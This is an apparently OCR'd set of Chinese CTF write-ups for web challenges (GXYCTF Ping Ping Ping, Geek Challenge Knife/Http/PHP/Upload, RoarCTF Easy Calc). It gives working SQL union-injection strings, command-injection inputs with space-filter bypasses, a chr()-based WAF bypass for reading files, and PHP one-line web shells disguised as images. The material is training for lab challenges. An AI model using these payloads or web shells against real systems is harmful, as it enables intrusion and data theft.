
```
查库：check.php?username=1' union select 1,2,database();%23&password=1
```




查表：check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()%23&password=1




查字段：check.php?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='l0ve1ysq1'%23&password=1



查信息：check.php?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=1



得到最终flag



[GXYCTF2019]Ping Ping Ping

过程


```
?ip=127.0.0.1;ls
```

试了一下发现了flag.php，直接cat一下flag

```
?ip=127.0.0.1;cat flag.php
```


我觉得是不让用空格的意思，尝试`%0a`绕过

/?ip= 1fxck your symbol!



应该是标点符号%的问题(因为删其他的没反应，删%显示其他的)，尝试`${IFS}`代替空格再绕过，还是一样的，尝试`$IFS$1`，成功绕过

/?ip= fxck your flag!



过滤flag，尝试拼接绕过`?ip=127.0.0.1;a=ag;b=fl;cat$IFS$1$b$a.php`,查看页面源代码


```
/?ip=
<pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes
<?php
$flag = "flag{d092b71c-7ceb-4c94-b342-244475de7471}";
?>

```


[极客大挑战 2019]Knife

过程


我家菜刀丢了，你能帮我找一下么
eval($_POST["Syc"]);
Syclover @ cl4y
https://blog.csdn.net/weixin_54648419

不会吧，难道







[极客大挑战 2019]Http

打开题目是一个网站，先看看源代码


```
                    <section class="spotlight">
                        <div class="image"><img src="images/pic01.jpg" alt="" /></div><div class="content">
                            <h2>小组简介</h2>
                            <p>• 成立时间：2005年3月<br /><br />
                            • 研究领域：渗透测试、逆向工程、密码学、IoT硬件安全、移动安全、安全编程、二进制漏洞挖掘利用等安全技术<br /><br />
                            • 小组的愿望：致力于成为国内实力强劲和拥有广泛影响力的安全研究团队，为广大的在校同学营造一个良好的信息安全技术<a style="border:none;cursor:default;"
onclick="return false" href="Secret.php">氛围</a>！</p>
                        </div>
                    </section>
                </section>
```




这是说referer不同？打开burp抓包，修改referer





根据提示再修改浏览器





再修改X-Forwarded-For






[极客大挑战 2019]PHP

过程

果然直接找zip也是老套路了

打开发现



在index.php中发现

```php
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

反序列化，再看最主要的class.php

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();


        }
    }
}
?>
```

分析可知如果用户名为admin，密码为100则可以输出flag的值，但有一个`__wakeup`魔法使username变成guest，所以需要通过修改序列化字符串中对象的个数来绕过此魔法。
这里对private，public序列化后的内容有点疑惑，整明白了再写

[RoarCTF 2019]Easy Calc1

打开是一个计算器，查看页面源代码

```
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>
```


尝试搜索calc.php,发现一段php代码

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

尝试后发现参数只能是数字或是一些简单的数字乘除减(加号可能在url中被转换成空格)，剩下就是403

用到的知识点

1. PHP的字符串解析特性

PHP的字符串解析特性是指PHP需要将所有参数转换为有效的变量名，因此在解析查询字符串时，它会做两件事：1.删除空白符 2.将某些字符转换为下划线，这里waf限制`?num`的参数只能是白名单内的一些内容，不能是字母以及其他一些字符，但如果我们为`? num`，那么waf对其不会限制，但在php进行解析时会忽略这个空格，这样就绕过了waf

2. 特殊符号字母仍被过滤，利用chr()函数绕过

chr码值对应列表大全

解题

```
calc.php? num=print_r(scandir(chr(47)))
```

```
Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => f1agg [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] => sbin [18] => srv [19] => start.sh [20] => sys [21] => tmp [22] => usr [23] => var ) 1
```


```
calc.php? num=print_r(readfile(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

calc.php? num=var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))
```

```
flag{026659ea-307c-44a4-be78-e501eb8a0941} 431
```


输出和文件读取之类的函数非常的多，所以最终payload也是多种多样，但这里为什么对f1agg也要进行chr的绕过呢？。

[极客大挑战 2019]Upload1

打开题目是一个图片的上传

尝试直接上传一句话木马

那多的不说，直接copy图片马




过滤了`<?`，那就`.phtml`文件绕过，对应的一句话木马`<script language="php">eval($_POST['pass']);</script>`

还得加上图片文件头`GIF98a`

```
1  GIF98a
2  <script language="php">eval($_POST['pass']);</script>
```

上传后发现

